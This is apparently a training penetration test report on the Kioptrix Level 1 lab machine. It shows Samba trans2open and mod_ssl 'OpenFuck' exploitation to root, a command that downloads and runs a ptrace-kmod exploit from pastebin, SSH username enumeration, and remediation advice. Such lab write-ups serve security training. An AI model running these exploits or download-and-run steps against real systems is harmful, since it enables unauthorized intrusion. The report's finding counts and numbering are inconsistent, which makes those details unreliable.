Kioptrix Level 1

Security Assessment Report of Findings

Kioptrix L1

June 22, 2023

Whisperer256

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by Whisperer256 under OffenSecurity. OffenSecurity and Kioptrix L1 considers the contents of this document to be proprietary and business confidential information. Information in this document is to be use only as a practitional, fictional and educational purpose. This document may be released to another vendor, business partner or contractor, with the GNU Open Source License. Additionally, any portion of this document could be communicated, reproduced, copied or distributed without the prior consent of OffenSecurity.

The contents of this document do not constitute legal advice. OffenSecurity's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein (''Kioptrix L1 Ltd.'' from VulnHub) against a fictional company for training and examination purposes, and the vulnerabilities in no way affect VulnHub external or internal infrastructure.

Engagement Contacts

Kioptrix L1 Contacts		
Primary Contact	**Title**	**Primary Contact Email**
John Doe	Chief Executive Officer	jdoe@kioptrix.vhub
Secondary Contact	**Title**	**Secondary Contact Email**
Bob Lee Swagger	Chief Technical Officer	blswagger@kioptrix.vhub

Assessor Contacts		
Assessor Name	**Title**	**Assessor Contact Email**
OffenSecurity	Security Consultant Company	notexistyet@offensecurity.local
Whisperer256	Junior Penetration Tester	whisperer256@protonmail.com

Executive Summary

Kioptrix L1 Ltd. (''Kioptrix L1'' herein) contracted OffenSecurity to perform a Network Penetration Test of Kioptrix L1 Internally facing network to identify security weaknesses, determine the impact to Kioptrix L1, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

OffenSecurity performed testing under a "black box" approach on June 23 2023, to June 24 2023 without credentials or any advance knowledge of Kioptrix L1 internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed internally. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. OffenSecurity sought to demonstrate the full impact of every vulnerability, up to and including privilege compromise. If OffenSecurity were able to gain a foothold in the internal network, any other human with the same knowledge can gain a foothold on the network too and that is the impact of an internal network compromise.

Scope

The scope of this assessment was one internal IP Address.

In-Scope Assets

Host/URL/IP Address	Description
192.168.49.128/24	Kioptrix L1 Internal server IP Address

Table 1: Scope Details

Assessments Overview and Recommendations

During the internal penetration test against Kioptrix L1, OffenSecurity identified five (5) findings that threaten the confidentiality, integrity, and availability of Kioptrix L1 information systems. The findings were categorized by severity level, with two (2) of the findings being assigned a high-risk rating, two (2) medium-risk and one (1) lower risk. There was also one (1) informational finding related to enhancing security monitoring capabilities within the internal network.

None of the findings in this report were related to missing operating system or third-party patches of known vulnerabilities in services and applications that could result in unauthorized access and system compromise. Each flaw discovered during testing was related to a misconfiguration or lack of hardening, with most falling under the categories of unpatched outdated service version.

The tester also found shared folders with access, meaning that all users in the internal network can access a considerable amount of data. While sharing files internally between departments and users is important to day-to-day business operations, wide open access on file shares may result in unintentional disclosure of confidential information. Even if a file share does not contain any sensitive information today, someone may unwittingly put such data there thinking it is protected when it isn't. This configuration should be changed to ensure that users can access shared folder using credentials only, which is necessary to perform their day-to-day duties.

The next issue is the possibility to enumerate usernames involving SSH authentication that allows possibility to brute force attack to gain a foothold on the network once the username has been guessed. This protocol (however secure) can be dangerous if it not well patch, having a good protection mechanism or a good password policy culture. Kioptrix L1 should begin formulating a plan to properly configure the service (if always need) or disable the dangerous service.

A webserver was also found to be running one (1) website, none of them use weak and easily guessable credentials that may able to gain access to the underlying server.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. Kioptrix L1 should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities, making it more difficult for attackers to move around the network and increasing the likelihood that Kioptrix L1 will be able to detect and respond to suspicious activity.

Network Penetration Test Assessment Summary

OffenSecurity began all testing activities from the perspective of an unauthenticated user on the internal network. Kioptrix L1 provided the tester an IP Address but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, OffenSecurity uncovered a total of three (3) findings that pose a material risk to Kioptrix L1 information systems. OffenSecurity also identified one informational finding that, if addressed, could further strengthen Kioptrix L1 overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Finding Severity			
High	**Medium**	**Low**	**Total**
2	**2**	**1**	**5**

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing.

Finding #	Severity Level	Finding Name
1.	**High**	Remote Buffer Overflow
2.	**High**	Local Buffer Overflow
3.	**Medium**	Insecure File Share
4.	**Medium**	Username Enumeration
5.	**Low**	Directory Listing Enabled
6.	**Info**	Enhance Security Monitoring Capabilities

Table 3: Finding List

Internal Network Compromise Walkthrough

During the course of the assessment, OffenSecurity was able to gain a foothold and compromise the Kioptrix L1 host. The steps below demonstrate steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. The intent of this attack is to demonstrate to Kioptrix L1 the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk of the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company walk to remediate all issues reported). While other findings shown in this report could be leverage to gain a similar level of access, this attack chain shows the initial path taken by the tester to achieve the compromise.


Detailed Walkthrough

OffenSecurity performed the following to fully compromise the Kioptrix L1 host.

1. The tester use a network mapper nmap tools to identify useful information of opened ports. Revealing 80,443,139,445 ports in the process and some juiceable information.
2. Tester use the web scanner nikto to perform a comprehensive test against the website found from the network mapper.
3. The tester utilize the SmbClient and enum4linux tools to obtain, information about the file sharing protocol and shared folders.
4. Once compiling previously obtain info, tester use Google to find some publicly well-known exploit, for each services found.
5. Two of the services had a publicly available exploit for them.
6. Finally, after exploiting the vulnerable services, tester successfully use the metasploit tool to enumerate some usernames.
7. All of the vulnerabilities were exploited with the higher privilege i.e. root.

Detailed reproduction steps for this attack are as follow:


Upon connecting to the network and after revealing the opened port, the tester start the SmbClient tool and was able to anonymously log into the file sharing.



```
        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
```

Figure 1: Anonymously log into the file sharing.


And the tester gets samba version number with metasploit



```
](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

192.168.49.128:139    - SMB Detected (versions:) (preferred dialect:) (signatures
192.168.49.128:139    -   Host could not be identified: Unix (Samba 2.2.1a)
192.168.49.128:       - Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
```

Figure 2: Getting smb (samba) version of file sharing protocol.

The tester proceeds to search on google for publicly known exploit for the smb (samba) version.



About 376,000 results (0.34 seconds)


Rapid7
https://www.rapid7.com › modules › exploit › samba

Samba trans2open Overflow (Linux x86)

May 30, 2018 — This **exploits** the buffer overflow found in **Samba** versions **2.2**.0 to **2.2**.8. This particular module is capable of **exploiting** the flaw on x86 ...

Figure 3: Google search result for samba publicly known exploit.


Using previously found exploit, tester was able to exploit the vulnerable smb (samba) version.



```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> run

[*] Started reverse TCP handler on 192.168.49.1:4444
[*] 192.168.49.128:139 - Trying return address 0xbffffdfc...
[*] 192.168.49.128:139 - Trying return address 0xbffffcfc...
[*] 192.168.49.128:139 - Trying return address 0xbffffbfc...
[*] 192.168.49.128:139 - Trying return address 0xbffffafc...
[*] 192.168.49.128:139 - Trying return address 0xbffff9fc...
[*] 192.168.49.128:139 - Trying return address 0xbffff8fc...
[*] 192.168.49.128:139 - Trying return address 0xbffff7fc...
[*] 192.168.49.128:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.49.1:4444 -> 192.168.49.128:32780) at 2023-06-23 11:02:34

[*] Command shell session 2 opened (192.168.49.1:4444 -> 192.168.49.128:32781) at 2023-06-23 11
[*] Command shell session 3 opened (192.168.49.1:4444 -> 192.168.49.128:32782) at 2023-06-23 11
[*] Command shell session 4 opened (192.168.49.1:4444 -> 192.168.49.128:32783) at 2023-06-23 11

whoami
root
```

Figure 4: SMB (samba 2.2.1a) exploited with the highest privilege.

After exploiting smb, tester now proceed to interact with the webserver. And catch a Server version information disclosure.




Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80


Figure 5: Server version information disclosure on webserver.

The tester than ran the nikto tool to perform a comprehensive test against the webserver, and found some juiceable information, that Apache had multiples Buffer Overflow and Code Execution vulnerabilities.



```
Apache/1.3.20 - vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
 Apache/1.3.20 - are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
 Apache/1.3.20 - are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
```

Figure 6: Apache/1.3.20 are vulnerable to multiple Buffer Overflow and Code Execution.




```
+ mod_ssl/2.8.4 -are vulnerable to a remote buffer overflow which may allow a remote shell
```

Figure 7: OpenSSL are vulnerable to remote buffer overflow.

Figure 6 and 7 describe how the webserver running Apache service are vulnerable to multiple Buffer Overflow related to OpenSSL (mod_ssl library).

The tester proceeds to search on google for publicly known exploit for the Apache and the vulnerable mod_ssl version.



About 2,830 results (0.25 seconds)


GitHub
https://github.com › heltonWernik › OpenLuck

heltonWernik/OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL

OpenFuck **exploit** updated to linux 2018 - Apache **mod_ssl** < 2.8.7 OpenSSL - Remote Buffer Overflow - GitHub - heltonWernik/OpenLuck: OpenFuck **exploit** updated ...

Figure 8: Google search result for mod_ssl publicly known exploit.


After obtaining and compiling the exploit, tester successfully exploit the vulnerability with the highest privilege.



```
└─$./OpenFuck 0x6b 192.168.49.128 -c 40

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80fc4e8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7
--10:34:02--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                     @ 196.

10:34:02 (196.58 KB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status

whoami
root
```

Figure 9: Apache/1.3.20 – mod_ssl 2.8.4 Successfully exploited with the highest privilege.

Tester also found that the SSH (Secure Shell) could allow attacker to enumerate username using Malformed Packet technique.



```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> run

[*] 192.168.49.128:22 - SSH - Using malformed packet technique
[*] 192.168.49.128:22 - SSH - Checking for false positives
[*] 192.168.49.128:22 - SSH - Starting scan
[+] 192.168.49.128:22 - SSH - User 'john' found
[+] 192.168.49.128:22 - SSH - User 'root' found
[+] 192.168.49.128:22 - SSH - User 'harold' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >>
```

Figure 10: SSH username enumeration via malformed packet.

Tester wasn't able to guessed nor Brute Force the SSH password.

After successfully exploit the vulnerabilities, tester retrieve from the given IP Address the following evidence:

1. Root Mail file, saved to this location → evidence/data/root_mail
2. Password file, saved to this location → evidence/credentials/passwd
3. Shadow file, saved to this location → evidence/credentials/shadow

Logging activities and other information can be found to this location → logs

Remediation Summary

As a result of this assessment there are several opportunities for Kioptrix L1 to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Kioptrix L1 should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

- [Finding 1] – Update Apache to the latest current version (at least Apache/2.2.22) and OpenSSL/mod_ssl to the latest version (current at least 1.0.1c for OpenSSL and at least 2.8.31 for mod_ssl).
- [Finding 2] – Update SMB (Samba) version to the latest current version (at least Samba/4.17.9).
- [Finding 4] – Update OpenSSH to the latest version (at least OpenSSH 9.3/9.3p1 (protocol 2.0)).

Medium Term

- [Finding 3] – Setting up authorization/authentication mechanism for file sharing.
- [Finding 5] – Implement on the webserver a mechanism that can help to identify probable probing by bad actors.
- [Finding 6] – Enhance network logging and monitoring
- [Finding 6] – Implement an enterprise endpoint detection & response solution

Long Term

- Perform ongoing internal network vulnerability assessments and password audits
- Perform periodic security assessments
- Educate employee, network administrators and developers on security hardening best practice compromise.
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise.